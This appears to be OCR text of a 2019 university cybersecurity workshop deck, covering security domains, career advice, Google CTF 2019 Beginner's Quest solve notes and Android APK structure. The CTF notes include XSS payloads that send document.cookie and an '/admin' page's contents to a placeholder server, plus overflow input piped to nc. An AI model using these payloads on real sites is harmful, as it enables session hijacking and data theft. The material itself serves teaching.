Cyber Security Workshop

UNITED STATES INTERNATIONAL UNIVERSITY

JULY 13, 2019

WHO AM I?

PETER NUMI

A.K.A: TH3GR00T

- Security is my thing -

AREAS OF INTEREST:

Offensive Security, Open Source Intelligence, Reverse Engineering, Malware Analysis and Hardware.


Cyber Security


DEFINATION:

It is the protection of computer systems from the theft of or damage to their hardware, software, or electronic data, as well as from the disruption or misdirection of the services they provide.

Domains:

1. USER EDUCATION
2. FRAMEWORK & STANDARD
3. SECURITY ARCHITECTURE
4. SECURITY OPERATIONS
5. THREAT INTELLIGENCE
6. RISK ASSESSMENT
7. GOVERNANCE


Cybersecurity Domains
Security Architecture
CASB
Federated Identity
Cloud Security
Data Protection
Network Design
Secure Application Development
Baseline Configuration
Secure System Build
Access Control
Identity Management
Privileged Access Management
Identity & Access Management
Security Engineering
Cryptography
Framework and Standard
COBIT
ISO/IEC
NIST
SANS/CSC
Career Development
Certification
Training
Conferences
Peer Groups
Self Study
Physical Security
Risk Assessment
Vulnerability scan
Assets Inventory
4th Party Risk
3rd Party Risk
Blueteam
Social Engineering
Redteam
Application
Penetration test
Infrastructure
Source Code Scan
Data-Centric Risk Assessment
Data-Flow Map
Blackbox
Whitebox
Governance
Industry Specific
Laws and Regulations
Federal
State
Audit
Executive Management Involvement
Risk Informed
Reports and Scorecards
Company's Written Supervisory Procedures (WSPs)
KPIs/KRIs
Compliance & Enforcement
Policy
Procedure
Guideline
Standard
Threat Intelligence
External
Internal
Contextual
IOCs
Intel. Sharing
User Education
Training (new skills)
Awareness (reinforcement)
Security Operation
DR
Recovery
BCP
Detection
Protection
Prevention
SIEM
SOC
Vulnerability Management
Active Defense
Data Leakage
Incident Response
Breach Notification
Containment
Eradication
Investigation
Forensics



Career Development:

1.READ AND UNDERSTAND

2.PRACTICE

3.NETWORKING

4.CERTIFICATIONS

PLAY TIME


Capture The Flag

Goolge CTF

2019

Beginner's Quest

Enter Space-Time Coordinates




Commands:

*file /path/to/file/name

*strings /path/to/file/name or strings /path/to/file/name | grep CTF

*cat /path/to/file/name



SOLVES: Continuation ...

Set them to be equal to each other:

gdb ./rand2

break *main :set a break point on the main function

r :to run the program

disas :disassemble the current stack frame

break *main+322

break *main+344

c :continue to run the program

i r :information register


set $rax =$rdx

We can jump them:

jump *main+327

Jump *main+349

Satellite



Commands:

*echo " string " | base64 --decode

*strings /path/to/file/name or strings /path/to/file/name | grep satellite

*nc hostname : port

Solve:

*strace -f -s 12345 -e trace=recv, read ./path/to/file

-f :follow the process but also follow each process it creates

-s :string size

Home Computer

Commands:

*file /path/to/file/name

*sudo mount /path/to/file/name /path/to/mount

*getfattr /path/to/file/name :getfattr - get extended attributes of filesystem objects

*getfattr -n /path/to/name/attribute --only-values /path/to/file

then

*getfattr -n /path/to/name/attribute --only-values /path/to/file > out

*file out

Commands:

*type file

*dir /r

Goverment Agriculture Network

Commands:

*Canary Tokens - http://canarytokens.org/

*Disposable mail - https://www.guerrillamail.com

payload for canary tokens = '"><img src='link'>

*Request Payload:

```
<script>
location.href='SERVER:PORT/URL?c00k13='+document.cookie;
</script>
```

*URL Decode/Encode

Goverment Agriculture Network

Continuation ...

XMLHttpRequest; XHR

*Request Payload:

```
'"><script>
xmlhttp = new XMLHttpRequest();
xmlhttp.onload = function() {
x = new.xmlhttp();
x.open("GET", 'URL' + xmlhttp.response);
x.send(null);
}
xmlhttp.open("GET", '/admin');
xmlhttp.send(null);
</script>
```

Stop Gan

Commands:

*File /path/to/file/name

*nc -v hostname : port

*python3 -c "print 'run\n' + 'A'*number" | nc hostname : port

*gcc -o new-file-name /path/to/program/file

Work Computer

Commands:

*nc hostname : port then nc hostname : port > dump

*What is busybox

*Types of commands ?? shuf, iconv, setpriv or upx

Commands location directory:

/bin

/sbin

/usr/bin

/usr/sbin

Types of Solves:

1. use shuf or iconv

2.1. upx -o /tmp/chmod /bin/busybox

- then use chmod

:Best Mind Blowing solving technique

2.2. /lib folder directory

ld-musl-x86_64.so.1


/lib/ld-musl-x86_64.so.1 /bin/busybox command

/lib/ld-musl-x86_64.so.1 - APT Browse

https://www.apt-browse.org/browse/ubuntu/trusty/.../musl/0.9...1/.../ld-musl-x86_64.s...

This file is indexed. /lib/**ld-musl-x86_64.so.1** is in musl 0.9.15-1. This file is owned by root:root, with mode 0o777. It is a symlink to /lib/x86_64-linux-musl/libc.so.

Conclusion ...




*You can't learn everything in one day. It requires practice, dedication and reading !!

Resources:

- Vulnhub: https://www.vulnhub.com
- Overthewire: http://overthewire.org/wargames/
-PicoCTF: https://picoctf.com
-Sans Holiday hack Challenge: https://holidayhackchallenge.com/past-challenges/


Youtube Channels (Must See):

LiveOverflow & John Hammond




Mobile App Pentesting

Android Architecture :




Fundamental Tips ....



* **.apk** are just zip files.
***apk contents**:
/assets - Allows the developer to place files in this directory that they would like bundled with the application.
/res - Contains all the application activity layouts, images used, and any other files that the developer would like accessed from code in a structured way. These files are placed in the raw/ subdirectory
/lib - Contains any native libraries that are bundled with the application. These are split by architecture under this directory and loaded by the application according to the detected CPU architecture.

Continuation ...

Fundamental Tips ....




/META-INF - This folder contains the certificate of the application and files that hold an inventory list of all included files in the zip archive and their hashes.

AndroidManifest.xml - the manifest file containing all configuration information about the application and defined security parameters.

classes.dex - this is essentially the executable file containing the Dalvik bytecode of the application. It is the actual code that will run on the Dalvik Virtual Machine.

